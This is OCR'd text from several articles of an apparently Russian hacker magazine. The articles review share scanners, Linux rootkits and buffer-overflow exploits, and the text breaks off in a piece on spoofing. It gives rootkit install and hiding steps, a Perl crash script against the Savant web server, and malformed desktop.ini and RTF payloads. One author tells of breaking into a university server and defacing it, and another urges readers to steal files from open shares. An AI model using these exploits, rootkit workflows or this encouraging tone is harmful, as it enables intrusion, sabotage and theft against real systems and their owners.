
Ettercap, благодаря множеству плагинов и оригинальных возможностей, наиболее мощное сетевое средство из представленных в обзоре.

Как видишь, выбрать есть из чего, уверен, что половина из перечисленных средств уже есть в твоем дистрибутиве правильной оси. Тебе остается лишь освоить понравившийся сниффер, и ты сможешь многое. Надеюсь, что я помог тебе сделать первый шаг в правильную сторону :).

OSы 4hack

ИНСТРУМЕНТЫ НА ШАРУ!

ОБЗОР СКАНЕРОВ РАСШАРЕННЫХ РЕСУРСОВ ПОД ВЫНЬ



.:ROm@n AKA DOceNT:.

Думаю, нет смысла пояснять тебе, что такое расшаренные ресурсы и зачем их искать. Про это уже много раз упоминалось в нашем журнале, и в этом номере ты также сможешь найти немало интересного по этой теме.

Нуль-сессия - отличный способ заглянуть на чужой диск, даже если он не расшарен

Забыл пароль к шарам соседа по локалке? Xintruder, и музыка играет, а фильмы крутятся nonstop!

Намекну тебе только, что в любой сети всегда найдется некоторое количество тачек, на которых есть либо общие папки, либо даже целые диски и принтеры, с помощью которых юзеры обмениваются файликами или просто по своей неграмотности открывают их для общего обозрения. А какие файлики можно найти на таких дисках - это уже отдельная песня! Про файлы паролей я промолчу, думай сам, что ты можешь утащить с чужого диска и что тебе потом за это может быть, если кто-то пронюхает. Если твоя тачка не подключена к какой-нибудь локалке и ты пользуешься скромным диал-апом, не переживай - сканирование твоего провайдера и других его пользователей тоже может принести неплохие результаты, хотя и с большими тормозами. А пока что читай и выбирай себе инструментарий... эээ... чиста в ознакомительных целях :).

LANScope - лучший сканер шаров с огромным количеством прог-примочек, позволяющих творить в сети все, что душе угодно

LANScope

Качать: ***lanproject.boom.ru***
Размер: 948 Кб
Распространяется: Freeware


На мой взгляд - это лучшая прога в нашем обзоре. Это больше, чем просто сканер шар. Мало того, что со своей основной задачей программа справляется просто на ура, так она еще много чего умеет. Но обо всем по порядку.

LANScope - это творение русских программистов, к тому же еще и абсолютно бесплатное. Если ты не корифей в английском языке, то спешу тебя утешить - эта прога полностью на русском и с русскими хелпами. С нею ты сможешь сканировать не только каждый сегмент по отдельности, как во многих подобных прогах, а составить список адресных пространств, да еще и сохранить его, а потом сканировать все эти сегменты одним махом. Списков можно составить несколько, дав им понятные имена, а потом время от времени смотреть, не появилось ли что-нибудь новое в выбранном адресном пространстве, а также не положили ли на уже найденные ранее ресурсы какие-нибудь новые файлики. Все найденное тобой, конечно же, сохраняется. Прога обеспечивает очень удобную навигацию по спискам и найденным ресурсам. И при всем при этом прога очень шустрая!

Найденный ресурс не обязательно подключать к твоей тачке, ты можешь всего лишь кликнуть по нему и посмотреть, что на нем есть, а если он запаролен, то тут же тебе предложат ввести логин и пароль (как поступать с паролем, если ты его... хмм... "забыл", читай в этом же номере).

К дополнительным функциям можно отнести то, что прога находит не только шары, но еще ftp и http серверы, установленные на любой из машин сканируемого пространства. И еще она показывает все включенные в данный момент компьютеры, а не только те, на которых что-то есть, впрочем, ты можешь потом отсеять их по заданному критерию.

В дополнение к этой софте с того же сайта и от тех же разработчиков можно скачать еще несколько интересных бесплатных примочек, каждая из которых может работать как в составе с этой прогой, так и отдельно. Например, LANSend позволит отправить сообщение на удаленный компьютер, эмулируя стандартную команду net send. Достаточно щелкнуть правой кнопкой крысы на любом из найденных



Сетевой монстр от Lanproject

компьютеров, выбрать "Послать сообщение" и ввести его текст. На удаленном компе юзер увидит всплывающее окно с твоим текстом и кнопкой "Ок". Если тебе недостаточно просто припугнуть юзера и ты решил учинить реальный дестрой, тогда качай прогу LANShutdown - она позволяет удаленно отключить чужую тачку. Так же, как и LANSend, эту примочку можно юзать прямо из сканера LANScope.

А чтобы защититься от подобных вещей, тебе поможет прога из той же серии под названием LANSafety, которая позволяет скрыть свою тачку в сетевом окружении, защитит тебя от любителей команд "net use \\твоя_тачка\ c$", "net use \\твоя_тачка\ admin$" и прочих направленных на скрытые ресурсы команд, а также убережет и от нуль-сессии.


В нагрузку рекомендую скачать и LANLoad, которая облегчает про-

Shares finder пока сильно проигрывает по возможностям LANScope, но это только бетка. Следи за релизом!



Старичок Легион

Многообещающая бетка



Xsharez: еще больше инфы о шарах!

цесс скачивания файлов с расшаренных ресурсов. Ее работа напоминает GetRight или ReGet и позволит докачать файл в другой раз, если юзер, к которому ты "присосался", вдруг отключит комп и оборвет твое соединение с ним.

Вот такой мощный джентльменский набор от lanproject, который ты получаешь абсолютно халявно и без всяких рекламных баннеров и nag-screen'ов. Одним словом - must have!

LEGION

Качать: ***http://www.fzg-crew.narod.ru/fricker/files/legion.zip***
Размер: 1.9 Мб
Распространяется: Shareware

Одна из самых простых и популярных прог для поиска шар. В отличие от предыдущего комбайна, эта софтина, кроме сканирования общих ресурсов, ни для чего не пригодна. Зато свою работу она делает очень да-

же неплохо и быстро. Причем скоростью сканирования можно управлять. Легион показывает все компьютеры с общими ресурсами и ничего лишнего. Чтобы подключить любой из найденных дисков и ознакомиться с его содержимым, достаточно щелкнуть на нем. Хотя прога и является шароварой, это не мешает ее полноценному использованию, хотя периодически при старте она будет напоминать о необходимости заплатить. Впрочем, я думаю, ты знаешь, как это исправить. Бегом в аптеку :)!

SHARES FINDER

Качать: ***securitylab.ru***
Размер: 200 Кб
Распространение: Freeware

Прога почти такая же, как Legion. К сожалению, все навороты, которые позволили бы ей опередить по возможностям предыдущие проги, разработчик обещает только в финальной версии, а это всего лишь бета. Среди них должны быть даже такие возможности, как подбор пароля к запароленному ресурсу. А пока прога умеет все то же самое, что и Legion, но в дополнение к этому может искать заданное имя файла как на одном общем ресурсе, так и на нескольких. Так же, как и у LANSope, есть возможность сохранить результаты сканирования. По скорости поиска прога все же здорово проигрывает предыдущим, хотя, по всей видимости, в финальной версии будет возможность переключать скорость, как в Legion.

XSharez

Качать: ***http://freesoft.ru/ftpsearch.html?q=xsharez3ru.zip***
Размер: 1 Мб
Распространяется: Freeware

Тоже достаточно известный сканер, разработанный нашим программистом. Он умеет не только искать общие ресурсы, но также подбирает к ним пароль. Эта прога из той же серии, что и подборщик пароля на шары - XIntruder, о котором ты можешь прочитать в этом же номере. Но в XSharez есть сразу все, что нужно, - она может заменить и сканер, и подборщик пароля. Из полезных функций можно выделить то, что прога показывает все включенные в данный момент компьютеры в сканируемом сегменте, да еще и сообщает тебе их MAC адреса, сетевое имя, рабочую группу, а в некоторых случаях даже ось. Я думаю, если ты и не нароешь шары, то, как минимум, найдешь применение полученным данным. В общем, эта программа - однозначно must see!

В ЗАКЛЮЧЕНИИ... ПЛОХО

Вот и все достойные сканеры, которые попали в наше поле зрения при подготовке данного обзора. Конечно же, есть и другие софтины, но они, как правило, мало чем отличаются друг от друга и от тех, что мы здесь тебе описали. Можешь попробовать каждый из них, они все по-своему хороши, и со всеми можно добиться нужных результатов. Главное, чтобы руки прямые были. В общем, пробуй.

Да! При подготовке данного обзора ни один юзер не пострадал...

РУТКИТЫ ПОД ПРАВИЛЬНУЮ ОСЬ

ОБЗОР САМЫХ РАСПРОСТРАНЕННЫХ ROOTKIT'ОВ ПОД ЛИНУКС

OSы 4hack

[ElviS] (elvis@sgroup.net)

Кто-то шляется по темным подворотням, кто-то жрет галлюциногены, а кто-то днями и ночами напролет маньячит в сети в поисках уязвимости на очередном сервере. Некоторые делают это ради спортивного интереса, а некоторые умышленно, чтобы сломать сервак и написать на главной страничке "Hacked by $nick $reason".

Но хапнуть рута - это одно, а удержать root-shell - это совсем другое. Ведь нужно скрыть следы взлома от злобного админа и обеспечить себе быстрый и незаметный доступ к захваченной системе. Как же хакеры удерживают права суперпользователя на взломанной тачке? Они юзают специальный софт! Что это за софт, какой он бывает, что умеет, какие плюсы и минусы имеет та или иная тулза, мы выясним в этом обзоре.

Почти все руткиты из первой и второй групп, можно вычислить с помощью всяких руткит-файндеров.

РУТКИТЫ БЫВАЮТ РАЗНЫЕ...

Есть несколько типов руткитов. Вот самые распространенные из них:

1) руткиты, открывающие SSH/Telnet порт на машине с правами запустившего его пользователя, но при этом НЕ заменяющие системные программы типа ls, ps, netstat и т.д. на их протроянненные версии;

2) аналогичные руткиты, но заменяющие стандартные сервисы на бэкдоры;

3) руткиты, которые не открывает порт, пока владелец руткита не пошлет специальный запрос на сервер, к примеру, ping -p ключ.

Или еще один интересный вид руткита, который на данный момент реализован h0rde team. Команды принимаются на e-mail, который находится на хакнутом серваке :). Ответы отправляются на мыло владельца руткита. Если почтовый ящик закрывают, то руткит создает новый и извещает об этом своего owner'a.


В этом обзоре я подробно рассмотрел самые распространенные руткиты из первой и второй групп, а именно: ADORE, TornKit, Synapsys, lrk, knark. Начнем по порядку.

ADORE

Существуют две реализации adore: под Linux и под FreeBSD. Текущая версия - 0.42 (adore-0.42.tar.gz) для Линукса, и 0.34 (adorebsd-0.34.tar.gz) - для систем типа *BSD. При всех своих функциях архив с сорцами adore под Линух весит около 15 кб, а под *BSD всего 9 кб. Разработана данная тулза командой под названием TESO Security Group (http://team-teso.net). Agope создан на основе LKM руткита для ядра (Linux) v.2.[24].

Теперь я расскажу тебе о том, что этот руткит может. А может он прятать файлы и директории, в которых находится, - они остаются скрытыми даже после ребута, ныкать процессы в ps. Также adore патчит нетстат таким образом, чтобы тот не показывал, что открыт порт, на котором висит данный руткит. Еще эта тулза поддерживает функцию "самоуничтожения" (анинсталляции). В пакет ПО :) входит программа для контроля за работой руткита. А это весьма значительный плюс!

Есть, конечно же, и недостатки. ADORE, впрочем, как и почти все руткиты из первой и второй групп, можно вычислить с помощью всяких руткит-файндеров. Но, несмотря на это, в комплектике идет фишка ava, которая затруднит удаление руткита из системы. Еще один нюанс: если ты повесишь ADORE на 30-й порт, то порты 30*** тоже не будут видны в нетстате. Так что придумывай порт пооригинальнее, к примеру, 7104-й.



Adore

Теперь поговорим об установке. Тулзу можно устанавливать двумя методами: поправить ручками Makefile либо заюзать удобный инсталляционный скрипт. Первым делом тебе придется распаковать архив. Делается это так: tar -zxvf adore-0.42.tar.gz (вообще-то, раз ты порутил тачку, ты должен это знать :)). Но все же напомню. После того как архив распаковался, заходи в папку с adore, затем: ./configure, make all. Запускаемый файл - ./ava. Доступны следующие флаги: U - uninstall; u - показать файл, h - спрятать файл, r - выполнить как root, i - невидимый PID, v - видимый PID, R - remoute (удаленный) PID. Подробнее написано в README.

TORNKIT

Этот руткит, так же как и множество других, основан на LRK (Linux Root Kit) by J0hnny7. Текущая версия тулзы 6.66. Руткит оптимизирован под linux/x86. Это первый руткит, использующий заранее откомпилированные трояны. Содержит подмены для большого количества системных утилит, таких как: ls, login, ps, du, top, find, а также netstat. Обнаружить этот руткит весьма просто. Он оставляет много следов: создает "скрытую" от глаз админа директорию /usr/src/.puta, но это вряд ли поможет, ведь достаточно выполнить ls -a ;). Еще есть одно палево: в системе поднимаются telnetd и fingerd, даже если они были отключены (смотри, что TornKit делает с inetd.conf). Также в минусы можно записать то, что торнкит поставляется в откомпилированном виде, а не в виде исходников, а это значит, что

SOFT

ADORE
Link: http://packetstormsecurity.nl/groups/teso/adore-0.42.tgz
Размер: 14.4 кб

TOrnKit
Link: http://packetstormsecurity.nl/UNIX/penetration/rootkits/tk.tgz
Размер: 335,5 кб

Synapsys
Link: http://packetstormsecurity.nl/UNIX/penetration/rootkits/Synapsys-lkm.tar.gz
Размер: 5,2 кб

нельзя изменить такие параметры, как "home directory" /usr/src/.puta и т.д., что может свести на нет все усилия. По идее, это делалось для того, чтобы "облегчить" установку данного руткита в систему :).

TornKit работает через SSH и через login, в отличие от 70% руткитов, работающих только по протоколу Telnet. Способов залогиниться существует просто море! Во-первых, через ssh на заданный порт (по дефолту - 47017); во-вторых, используя finger (если заюзать команду finger password@tornkit.com, на порту 2555 откроется примитивный биндшелл, к которому можно прителнетиться и наслаждаться прелестями хакнутой машины); и в-третьих, можно просто заюзать login ;). В "боекомплект" входят логклинер и снифффер. Качеством этих тулз я не очень доволен, если честно :).

Теперь опишу подробнее некоторые установочные настройки и тулзы TornKit'a:

.1file содержит в себе список тех файлов, которые будут скопированы в /usr/src/.puta;

.1proc содержит список процессов, которые будут прятаться в ps;

.1addr содержит список адресов, которые не будут показываться в нетстат (к примеру, твой ip);

.1logz содержит список программ и хостов, по которым будут чиститься логи (не слишком тщательно, но будут);

tOrnsb - логклинер;

tOrns - хреновенький снифффер;


tOrnp - фильтр логов снифффера;

Внимательно почитай ридми в архиве - там описано множество других функций и опций ТорнКита.

Неплохой руткит, если ставить его на короткий срок ;).

SYNAPSYS

Данный руткит поставляется одним большим исходником synapsys.c, написанным под Линукс с ядром 2.2.x. Исходник надо переделывать под себя (вот это по-нашему!). Текущая версия 0.4. Coded by Berserker for Neural Collapse Crew (www.neural-collapse.org). Компилировать его надо с опцией -c чтобы получить модуль, который подключается к ядру командой insmod. Синапсис основан на LKM (опять каша... ;)). Его легко отловить в /proc/modules, а также через lsmod, как и другие руткиты, устанавливающиеся в систему в виде модуля к ядру. В сети валяется "патч", который заставляет лсмод не



LRK

показывать синапсис в списке модулей. В самом рутките тоже есть такая фишшка - спрятать/показать LKM (Linux Kernel Module), но доверять ей я особо не стал бы. Настраивается синапсис во время работы с помощью команды cat ;). Например, получив команду "cat trabozunin", синапсис удалит себя из системы, то бишь анинсталлится.

Что же может данный руткит? А может он вот что: прячет процесс, аттачит сигнал -32 (по дефолту) к команде kill, то есть, если выполнить kill -32 pid, pid, который ты указал, спрячется :); также синапсис прячет себя в нетстате, ныкает пользователя в who/finger/w, а еще он умеет выкидывать такой интересный финт: если uid пользователя, к примеру, 1337, то он получает привилегии рута :). В общем, неплохая штуковина.

Приведу некоторые переменные программы для активации/деактивации функций: muid - права рута, hidf - скрытие процесса, unin - загрузка модуля, hidn - сокрытие ip, портов, флагов в нетстате, hidu - скрыть юзера, hidm - скрыть LKM (Linux Kernel Module).

LINUX ROOT KIT AKA LRK

Об этой магической тулзе я расскажу поподробнее. Ведь именно на ней основывается большая часть "самодельных" руткитов. LRK написан человеком, известным как Lord Somer. Этот зверский набор содержит в себе туеву хучу пробэкдоренных сервисов: chfn, chsh, crontab, du, find, ifconfig, inetd, killall, linsniffer, login, ls, netstat, passwd, pidof, ps, rshd, syslogd, tcpd, top, sshd, su. В комплект также входят свои утилиты: bindshell, fix, linsniffer, thesniff, sniffchk, wted, z2. Текущая версия руткита 6.0.

Теперь о том, что эта тулза конкретно умеет. А умеет она давать рута через команды chfn, chsh, passwd, rshd, bindshell, login. Может прятать свои и другие файлы, процессы, порты, соединения. Утилита fix меняет время и системную дату файлов, с помощью if-конфига прячет флаг PROMISC, когда юзаешь снифффер. Killall позволяет сделать процессы неубиваемыми, содержит в себе неплохой снифффер. Если логинишься по ssh под пользователем, которого ты указал при конфигурации руткита (по дефолту rewt), то ничего не будет писаться в логи. Syslogd не ведет логи на определенного пользователя, делает доступ с твоего хоста нелогируемым. Z2 aka Zapper2 удаляет последние utmp/wtmp/lastlog. Также Linux Root Kit содержит много других полезных вещей, рекомендую тебе прочитать документацию (README из архива), там описано намного больше возможностей, которые могут сыграть важную роль в конкретном случае.


ROOTKIT-SUNOS

А теперь немного вкусностей. Мы поговорим о рутките, который относится к группе весьма дефицитных. Это руткит под SunOS и называется он rootkitSunOS.tgz, просто и понятно.

Стоит заметить, что этот руткит чем-то похож на LRK ;). Rootkit-SunOS троянит login, netstat, ps, ls, du. Содержит в себе снифффер - es, логклинер, тот же самый, что и в lrk - z2 (znipper2), а также fix, который меняет дату и время на "правильные". Может давать и не давать своим процессам suid права. Скрывает процессы, порты, файлы, соединения, пользователей. Правда, в скрытии процессов есть косяк: тулза top показывает все процессы полюбэ ;(, и это не есть гут, но автор работает над патчем.

Установка сводится, как всегда, к make all install.

В общем, сам видишь, что в правильной оси все довольно шоколадно. Как говорится, чузь унд юзь.



Загружаем LRK

Linux Root Kit содержит много других полезных вещей, рекомендую тебе прочитать документацию (README из архива).

SOFT

Думаю, тебе будет интересно узнать, какие руткиты основаны на lrk. Вот лишь часть из них: Ambient's Rootkit for Linux (ARK), Ramen Worm, rh[67]-shaper, RSHA, Romanian rootkit, RK17, Lion Worm, Adore Worm, LPD Worm, kenny-rk, Adore LKM, ShitC Worm, Omega Worm, Wormkit Worm, dsc-rootkit, RST.b, duarawkz, knark LKM, Monkit, Hidrootkit, Bobkit, Pizdakit. Последний, по-моему, истинно русского производства ;).

OSы 4hack

ПЫШНЫЕ БУФЕРА

САМЫЕ ПОСЛЕДНИЕ ЭКСПЛОИТЫ ПЕРЕПОЛНЕНИЯ БУФЕРА

Vint(vint@townnet.ru)

Как ты знаешь, дарагой мой хуцкер, найти самому уязвимость переполнения буфера в серверном ПО, а тем более нашкодить плоит - дело далеко не пяти минут. Тебе же хочется здесь и сейчас, без презика и без последствий :)

Оки! Предлагаю провести разбор полетов софтин и способов атаки, переполняющих буфер. В мой обзор угодили следующие фрукты: GetAdmin, нюкер RPCNuke и много HTML-кода для всеми любимого експлорера.

ЗАГРЕБАЕМ ЖАР ЧУЖИМИ РУКАМИ

После получения сего злостного послания телефон моментально вырубается с каким-то странным пуканьем

Начнем с софтин. Представляю GetAdmin, программу, дающую в руки обычным юзерам системную консоль! Если ты спрашиваешь, на икс тебе консоль, да еще и системная, если у тебя есть GUИ (графический интерфейс), то ты смертный ламер... Знай же, о непросвещенный, что все действия по администрированию ОС производятся в консоли ручками, а не в експлорере крысой. Пока ты еще не сильно крут в делах консольных, запомни веселенькую команду смены пассворда у админа: net user administrator. Из админской консоли тебе пришлось бы вводить старый пассворд, которого ты, естественно, не знаешь, а из системной консольки тебе пассворд админа-дурака не нужен! Вот чем системная консоль круче любой другой.

Переходим, собственно, к самой софтине. Эта замутка по своему принципу работы - типичный сплоит переполнения буфера: закидывает стек, вызывает системную консоль. Я с помощью этой софтины поимел халявного Инета в своем родном уч. заведении. У всех он был отключен, кроме админа, а я вдруг сам стал админом и посерфил Инета на халяву :). Рекоменду тебе сию тулзу для повседневного использования на чужих компах. Кстати, она работает и на XPюшке, и на 2K.

А я вдруг стал админом и посерфил Инета на халяву:). Рекомендую тебе сию софтину для повседневного использования на чужих компах

Следующим переполняльщиком буфера нам послужит нюкер, зовущийся RPCNuke версии 1.0. Кстати, написан он нашими соотечественниками, правда, фейс у него английский. Из плюсов: массовое убийство целого диапазона айпишников и возможность убийства в бесконечном цикле, что крайне необходимо при плохой связи или упрямстве тачки ламера :). Принцип работы все тот же - переполнение. Эта софтина может удаленно убивать системы типа виндовс 2к или XP, причем XPень падает на ребут, а 2000-к со вторым паком только ошибку изображает (жаль!). Эту вещь все must have, однозначно! Утащить можно здесь: www.hitu.ussr.to, или здесь: www.immunitysec.com.

К несчастью, это весь набор интересных софтин по теме :(. Остальные проги, попавшие ко мне, либо не работают на XPени, либо не показали должной эффективности.


РУЧКАМИ ЕЕ, РУЧКАМИ!

А сейчас пора поработать ручками! Вот какие уязвимости на переполнение буфера ты сможешь реализовать сам, а при желании и накодить эксплоит. Сразу оговорюсь, я их тестил, и мне понравилось :)!

БЕДНЫЙ, БЕДНЫЙ IIS!

Уязвимость переполнения буфера в IIS версии 4.6. Основа - дыра при работе с протоколом Gopher. Нападение может быть начато через web-страницу или сообщение мыльной почты, содержащие HTML'ки, которые переадресует пользователя к хакерскому Gopher-серверу. Злостным сервером может быть простая софтина, которая должна уметь слушать и писать на TCP порт. Для выполнения атаки установка полного гофер-сервака не требуется. Хакер, юзая сей огрех, может сделать то, что обычным юзерам недоступно: читать, редактировать, удалять любые файлы, закачивать софтины и выполнять их на компе жертвы. К несчастью, эксплоит еще не выпущен :(, только теория... Защита, предлагаемая народными умельцами, проста - вырубить в настройках протокол Gopher, ведь в Инете очень мало таких серваков. За более подробной инфой ползи на народно любимый www.microsoft.com/technet/security/current.asp.

Продолжаю мучить "великий" сервант от мелкомягких. Сейчас в опалу попал IIS версией 4.5. Переполнение буфера нашли в компоненте ASP.DLL. CHINANSL Security Team первыми представили работающий эксплоит, который, правда, тестировался на китайской версии Windows 2000 :), но, тем не менее, он очень крут! Эксплоит переполняет буфер и



Наш герой!

открывает 1111-й порт, на который вешает системную консоль виндов! Код этого чуда можно взять тут: http://www.securitylab.ru/?ID=30586. Я его слил, скомпилил, запустил и, как честный человек, протестил на информатике в универской сетке (Валера, привет!), где админ поставил себе сервер на виндах :). Ну что сказать... Зря он патчи не ставил - я сменил пароль админа, задефейсил главную страничку, поковырял мыло, и все это легко и красиво через командную строку! Но был замечен один глюк: иногда на серваке выскакивает мессага об ошибке occured.anyhow; если юзер не закроет окошко, то эксплоит не будет фурычить :(.

Дальше полним буфер последних разработок мелких: покальное переполнение буфера в explorer.exe. Сразу скажу, что этот финт исключительно под XPень - народ тестил на Windows XP SP1, и у них работало, а у меня на W2k pro rus SP2 не хочет.

ЭКСПЛОИТ

Нужно намутить файл desktop.ini со следующим содержимым:

```
[.ShellClassInfo]
AAA... (всего 2300 символов).
```

Переполнение буфера происходит при просмотре каталога, где лежит этот desktop.ini. Как использовать, думаю, сам догадаешься.

ФИЛЬМЫ И МУЗЫКА – ОПАСНЫ!

Експлорер воистину полон дыр на переполнение: при автоматическом чтении атрибутов файлов MP3 и WMA Експлорером Windows XP происходит переполнение буфера, дающее возможность удаленного исполнения

произвольного кода в системе. А самое-то интересное, что файл даже не надо открывать на воспроизведение, - проявление глюка происходит при простом просмотре папки, в том числе через Internet, расшаренный каталог и т.д. Конечно, звуковой файл должен иметь специальные теги, но эксплоит уже в пути. Возможно, когда ты будешь читать эти строки, его уже можно будет найти на www.security-lab.ru. И хотя эксплоит еще не готов, дядя Билл уже подсуетился и выпустил патчик, который нужно слить с мелкомягкой паги, так что счастливые юзеры XPюши смело бегите и отдавайте траф злому Гейтсу.

ЗЛОБНЫЙ ТЕКСТОВИК

Бредем дальше. Security Defence Stdio сообщили, что в Windows 'riched20.dll' обнаружено переполнение буфера, позволяющее удаленному пользователю аварийно прибить приложение. Переполнение буфера может быть вызвано специально обработанными атрибутами в RTF файле, когда DLL рисует figure-string ('\fs'). Переполнение буфера происходит, когда (\fs) устанавливает размер шрифта, превышающий 1024 байт. Другие атрибуты могут быть также уязвимы. Вот как вызывали переполнение:

```
{\rtf1\ansi\ansicpg936\deff0\deflang1033\de
flangfe2052
{\fonttbl{\f0\fnil\fprq2\fcharset1 34
\'cb\'ce\'cc\'e5;}}
{\colortbl;\red255\green0\blue255;}
\viewkind4\uc1\pard\cf1\kerning2\f0
\fs18121111111111111111111111111111111110000
www.yoursft.com\fs20\par}.
```

ОБВАЛ БАННЕРОВ

А сейчас пополним буферок в юнихе: BannerWheel (бесплатный сценарий для показа баннеров для UNIX систем). Вот так его можно вырубить:

```
[vint@signal-11 ~/hack/idea]$ gcc badmin. c -o
badmin. cgi -lcrypt [vint@signal-11
~/hack/idea]$ . /badmin
bwe(input): "command" ? kill. the. turkey
bwe(input): "rcmd" ? AAA(300
раз)Segmentation fault
[vint@signal-11 ~/hack/idea]$
```

Все! Буфер полон, со всеми вытекающими.

БАГ НА ХАЛЯВУ

Вот дыра во фришном web-сервере с открытым исходным кодом Savant для 9x, ME, NT, 2000-x и XPеновых виндов. Там нашли переполнение буферка и написали експлоит:

```
#!/usr/bin/perl
use IO::Socket;
$host=$ARGV[0];
$port=$ARGV[1];
$a=A; if(! $ARGV[0]) {&usage; exit;}
$dosme = IO::Socket::INET->new(PeerAddr =>
$host, PeerPort => $port, Proto => 'tcp');
$evilc0de = $a x 300;
print $dosme "GET /$evilc0de ";
sleep(3);
close($dosme);
print "Daemon should now be crashed";
sub usage() { print "USAGE: perl $0"; print
"Savant Web Server 3.1 Buffer Overflow";
exit(0); }
```

Более подробно на http://soldierx.com.

ВИСЯК НА ОБЩАК

Нашли дырку и в SMB (Server Message Block) - протоколе, который мелкомягкие использует для организации общего доступа к файлам, принтерам, последовательным портам, а также для связи межу компьютерами с использованием именованных каналов и почтовых слотов. Клиент делает SMB запрос о ресурсе, и сервер отвечает клиенту SMB пакетом, используя request/response протокол.

Специально обработанный SMB запрос может привести к зависанию системы. Для выполнения сей атаки тебе можно иметь лишь анонимную учетную запись! Уязвимость может использоваться для выполнения произвольного кода. Дыра найдена в Windows NT 4.0 Workstation, Windows NT 4.0 Server, Windows 2000 Professional, Windows 2000 Server, Windows 2000 Advanced Server, XP Professional. То есть валятся все NT'шные ОСы. Эксплоит ищи на секьюритизоне. Его пока там нет, но обещают!

ЧИСТА БОНУС :)

И напоследок чисто фрикерское переполнение буфера в сотовике Siemens серии 45.

Чуток теории: для вставки в сообщение картинки используется такая конструкция: "%IMG_NAME", вот тутто и кроется глюк на переполнение. 157 точек, поставленные в теге, указывающем на картинку, будут служить причиной переполнения буфера в телефончике. После получения сего злостного послания телефон моментально вырубается с каким-то странным пуканьем. Когда ты его включишь, он будет работать как всегда, но зайти в Message->Inbox тебе будет очень проблематично. Решение сего трабла есть только одно - ждать, пока разработчики выпустят новую версию прошивки, и тогда закачать ее в телефон.

EXIT(0)

Вот такая веселая картинка вырисовывается с использованием переполнений в нашей нелегкой жизни. И если ты хочешь носить гордое звание бойца невидимого фронта, то тебе овладеть сей технологией просто необходимо.

ПОШЛИ ВСЕХ ОТ ЧУЖОГО ИМЕНИ!

ОБЗОР ТУЛЗ ДЛЯ СПУФИНГА ПОД ВЫНЬ

Alex Shark (qqqqqwww@e-mail.ru)

Перец, тебе не приходило в голову расковырять пакет данных, напихать туда побольше мусора и бросить его в комп? Не из злого умысла, а так, ради эксперимента. Если приходило, то сейчас ты узнаешь многое о ковырялках и кидалках этих самых пакетов.

Прежде чем препарировать пакеты, давай выясним, зачем нам это нужно.


ЧТО ТАКОЕ СПУФЕР?

Спуферы - это программы, с помощью которых ты сможешь послать в сеть любой пакет данных. Всего их несколько основных видов. В первую очередь это спуферы, скажем так, высокого уровня. К ним относятся все проги, которые шлют в сеть пакеты прикладного уровня. Это всякие mail-бомберы, сканеры веб-пагов и даже брут-форсеры для ломки pop3-аккаунта. Короче, это все, что может слать пакеты в не совсем стандартном количестве или качестве.
Например, отличие спуфера от обычного мылера в том, что он может сам перебрать файл со списком паролей. Или разослать тонны письмишек по разным адресам. К ним же можно отнести остальные брут-форсеры, например, ломалки ftp-аккаунтов. Но это не интересные спуферы, поскольку они только упрощают жизнь, но не позволяют делать что-то нестандартное.


Spoof - англ., мистификация, розыгрыш, обман

ЧЕМ НИЖЕ, ТЕМ ИНТЕРЕСНЕЕ

